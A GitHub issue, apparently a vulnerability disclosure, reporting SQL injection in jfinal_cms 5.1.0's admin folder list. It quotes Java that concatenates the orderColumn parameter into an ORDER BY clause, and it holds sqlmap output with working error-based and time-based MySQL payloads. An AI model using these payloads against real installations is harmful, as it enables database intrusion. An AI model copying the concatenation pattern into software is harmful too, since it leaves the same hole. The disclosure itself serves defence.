jflyfox / **jfinal_cms** Public

Code · Issues 24 · Pull requests 4 · Actions · Projects · Security · ...

New issue


Jump to bottom

SQLI vul1 in jfinal_cms 5.1.0 #35

Open **zhangdafeihhh** opened this issue on May 6 · 1 comment

zhangdafeihhh commented on May 6

There is a SQLI vul in background mode.The route is as following




```java
 * @author flyfox 2014-2-11
 */
@ControllerBind(controllerKey = "/admin/folder")
public class FolderController extends BaseProjectController {

    private static final String path = "/pages/admin/folder/folder_";

    public void index() {
        list();
    }

    public void list() {
        TbFolder model = getModelByAttr(modelClass: TbFolder.class);

        SQLUtils sql = new SQLUtils(" from tb_folder t  " //
                + " left join tb_folder f  on f.id = t.parent_id  where 1=1 ");
        sql.setAlias(alias: "t");
        if (model.getAttrValues().length != 0) {
            sql.whereLike(attrName: "name", model.getStr(attr: "name"));
            sql.whereEquals(attrName: "status", model.getInt(attr: "status"));
        }
        // 站点设置
        int siteId = getSessionUser().getBackSiteId();
        sql.whereEquals(attrName: "site_id", siteId);

        // 排序
        String orderBy = getBaseForm().getOrderBy();
        if (StrUtils.isEmpty(orderBy)) {
            sql.append(s: " order by t.sort,t.id ");
        } else {
            sql.append(s: " order by t.").append(orderBy);
        }

        Page<TbFolder> page = TbFolder.dao.paginate(getPaginator(), select: "select t.*,f.name as parentName ", //
                sql.toString().toString());

        // 下拉框
```

路由路径

拼接参数来自getOrderby函数

直接拼接参数，造成SQL注入


vulnerable argument passing is as following



```java
        this.paginator = paginator;
    }

    public String getOrderBy() {
        if (StrUtils.isEmpty(getOrderColumn())) {
            return "";
        }
        return " " + getOrderColumn() + " " + getOrderAsc() + " ";
    }

    public String getOrderColumn() {
        return orderColumn;
    }

    public void setOrderColumn(String orderColumn) {
        this.orderColumn = orderColumn;
```

参数绑定到orderColumn

final injection result with sqlmap



```
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable loc
al, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:09:07 /2022-04-28/

[11:09:07] [INFO] parsing HTTP request from '1.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[11:09:07] [INFO] resuming back-end DBMS 'mysql'
[11:09:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: attr.name=&attr.status=-1&form.orderAsc=&form.orderColumn= AND (SELECT 5750 FROM(SELECT COUNT(*),CONCAT(0x717a6b6271,(SELECT (ELT(5750=5750,1))),0x717
06a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ILRe&length=10&pageNo=1&pageSize=20&totalRecords=12

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: attr.name=&attr.status=-1&form.orderAsc=&form.orderColumn= AND (SELECT 3890 FROM (SELECT(SLEEP(5)))ghbc)-- eGNp&length=10&pageNo=1&pageSize=20&totalRe
cords=12
---
[11:09:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[11:09:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.112.150'

[*] ending @ 11:09:09 /2022-04-28/

root@zjmz:~/projects/sqlmap# 
[1] 0:bash  1:bash  2:bash- 3:bash  4:bash  5:bash  6:bash  7:bash*                                                              "zjmz" 11:17 28-Apr-22
```

zhangdafeihhh commented on May 6 Author

tested on latest version

zhangdafeihhh changed the title ~~SQLI vul1~~ **SQLI vul1 in jfinal_cms 5.1.0** on May 6

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant